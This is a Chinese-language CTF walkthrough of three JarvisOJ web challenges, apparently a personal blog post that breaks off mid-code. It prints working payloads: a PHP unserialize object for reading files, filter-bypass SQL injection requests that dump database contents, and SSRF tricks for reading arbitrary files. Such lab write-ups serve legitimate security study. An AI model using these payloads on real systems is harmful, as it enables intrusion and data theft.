JarvisOJ
神盾局的秘密
查看页面源码,猜测是本地文件包含
先查看showimg.php
<?php
	$f = $_GET['img'];
	if (!empty($f)) {
		$f = base64_decode($f);
		if (stripos($f,'..')===FALSE && stripos($f,'/')===FALSE && stripos($f,'\\')===FALSE
		&& stripos($f,'pctf')===FALSE) {
			readfile($f);
		} else {
			echo "File not found!";
		}
	}
?>
然后查看index.php
<?php
	require_once('shield.php');
	$x = new Shield();
	isset($_GET['class']) && $g = $_GET['class'];
	if (!empty($g)) {
		$x = unserialize($g);
	}
	echo $x->readfile();
?>
再查看shield.php
<?php
	//flag is in pctf.php
	class Shield {
		public $file;
		function __construct($filename = '') {
			$this -> file = $filename;
		}

		function readfile() {
			if (!empty($this->file) && stripos($this->file,'..')===FALSE
			&& stripos($this->file,'/')===FALSE && stripos($this->file,'\\')==FALSE) {
				return @file_get_contents($this->file);
			}
		}
	}
?>
尝试直接查看pctf.php没有成功
class Shield{
    public $file='pctf.php';

}
$a=  new Shield();
echo serialize($a);

IN a mess
源代码提示访问 index.phps
<?php

error_reporting(0);
echo "<!--index.phps-->";

if(!$_GET['id'])
{
	header('Location: index.php?id=1');
	exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
	echo 'Hahahahahaha';
	return ;
}
$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
	require("flag.txt");
}
else
{
	print "work harder!harder!harder!";
}

?>
这个审计题目是见过的
精心构造的payload
用0a绕过弱类型,用伪协议绕过文件读取,用%001111绕过substr和strlen

之后来到第二关:

发现是注入
过滤了空格和一些关键字符,可以使用双写绕过

之后尝试爆字段
字段数为3
GET /%5eHT2mCpcvOLf/index.php?id=-1/*1222*/uniunionon/*123*/selselectect/*123*/1,2,3%23 HTTP/1.1


数据库名:

其实表是已经知道了,就是content,不过还是再手动爆一下:
这里必须使用十六进制编码,不然得不到
爆字段
GET /%5eHT2mCpcvOLf/index.php?id=-1/*1222*/uniunionon/*123*/selselectect/*123*/1,2,group_concat(column_name)/*123*/frfromom/*123*/information_schema.columns/*123*/where/*123*/table_schema=0x74657374%23 HTTP/1.1

获取数据

GET /%5eHT2mCpcvOLf/index.php?id=-1/*1222*/uniunionon/*123*/selselectect/*123*/1,2,group_concat(id,context,title)/*123*/frfromom/*123*/content HTTP/1.1
chopper
这题重新复现一下一叶飘零师傅的思路,同时好好理解一下什么是ssrf
查看源码发现一个很有意思的点:
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html lang="en">
<head>
	<meta http-equiv="Content-Type" content="text/html;charset=UTF-8">
	<title>ISCC 2016</title>
	<div class="container">
		<img src="proxy.php?url=http://dn.jarvisoj.com/static/images/proxy.jpg" alt="">

		<p><a href="admin">管理员登录</a></p>
	</div>
</head>
<body>

</body>
</html>
那个图片是通过一个url加载出来的,于是我就尝试用自己blog上的图片
果真如此:

于是这就是一典型的SSRF了
直接尝试读取文件

读取失败,尝试绕过
直接大写一个字母就行

于是可以读取任意文件
如果url不加参数

于是我们就知道了文件的位置
<?php
/*
P_PROXY v0.2
@author:haozigege
@time:2016/3/19
